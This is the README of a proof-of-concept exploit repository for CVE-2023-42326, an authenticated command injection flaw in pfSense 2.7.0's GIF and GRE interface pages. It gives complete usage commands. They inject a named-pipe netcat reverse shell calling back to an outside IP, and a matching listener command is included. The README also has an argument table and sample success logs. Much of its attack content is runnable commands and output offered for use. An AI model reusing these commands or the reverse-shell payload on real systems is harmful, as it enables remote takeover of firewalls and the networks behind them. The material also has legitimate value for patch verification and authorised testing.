 bl4ckarch/cve-2023-42326
This is a simple POC to for show the pfsense 2.7 Command injection Vulnerability ( CVE-2023-42326)

This Python script is a Proof-of-Concept (PoC) exploit for the command injection vulnerability (CVE-2023-42326) in pfSense 2.7.0. The vulnerability allows authenticated attackers to inject and execute arbitrary commands via the interfaces_gif_edit.php and interfaces_gre_edit.php components.
gif or gre) to choose the vulnerable components.Before running the script, make sure you have:
pip install requests beautifulsoup4 rich
This command injects a shell command that creates a reverse shell back to your machine:
python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &"
-u: Username for pfSense admin login.-p: Password for pfSense admin login.--mode: Exploit mode (either gif or gre).-t: Target URL of pfSense.-c: The shell command to inject.-d: (Optional) Enable debug mode to see raw response data.Ensure you have a Netcat listener running on your machine:
nc -lvnp 80
Then, run the script with a reverse shell command like this:
python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &" --insecure(for https without valid ssl)

Logging into pfSense and Exploiting GIF Interface

Executing a Reverse Shell
| Argument | Description |
|---|---|
-u | Username for pfSense admin login. |
-p | Password for pfSense admin login. |
-t | Target pfSense URL/IP address (e.g., http://10.101.1.1). |
--mode | Exploit mode: gif (for interfaces_gif_edit.php) or gre. |
-c | Command to inject into the vulnerable component. |
-d | Optional. Enable debug mode to print response data for visibility. |
When the exploit runs successfully, you should see output similar to this:
██████╗ ███████╗██████╗ ██╗    ██╗███╗   ██╗███╗   ███╗███████╗
██╔══██╗██╔════╝██╔══██╗██║    ██║████╗  ██║████╗ ████║██╔════╝
██████╔╝█████╗  ██████╔╝██║ █╗ ██║██╔██╗ ██║██╔████╔██║█████╗
██╔═══╝ ██╔══╝  ██╔═══╝ ██║███╗██║██║╚██╗██║██║╚██╔╝██║██╔══╝
██║     ██║     ██║     ╚███╔███╔╝██║ ╚████║██║ ╚═╝ ██║███████╗
╚═╝     ╚═╝     ╚═╝      ╚══╝╚══╝ ╚═╝  ╚═══╝╚═╝     ╚═╝╚══════╝

Done with ❤️  by @bl4ckarch
[2024-10-24 03:57:59] [SUCCESS] Target http://10.101.1.1 is reachable
[2024-10-24 03:57:59] [INFO] Fetching CSRF token from: http://10.101.1.1/
[2024-10-24 03:57:59] [SUCCESS] CSRF token extracted successfully
[2024-10-24 03:57:59] [INFO] Sending GIF exploit request to http://10.101.1.1/interfaces_gif_edit.php
[2024-10-24 03:57:59] [SUCCESS] GIF Exploit sent successfully
If you want to see more details about the requests being sent, you can enable debug mode by adding -d to your command. This will print out response data and help you troubleshoot any issues.
python3 exploit.py -u "admin" -p 'pfsense' --mode 'gif' -t http://10.101.1.1 -c "your_command_here" -d --insecure(for https without valid ssl)
-d flag for more detailed logging if needed.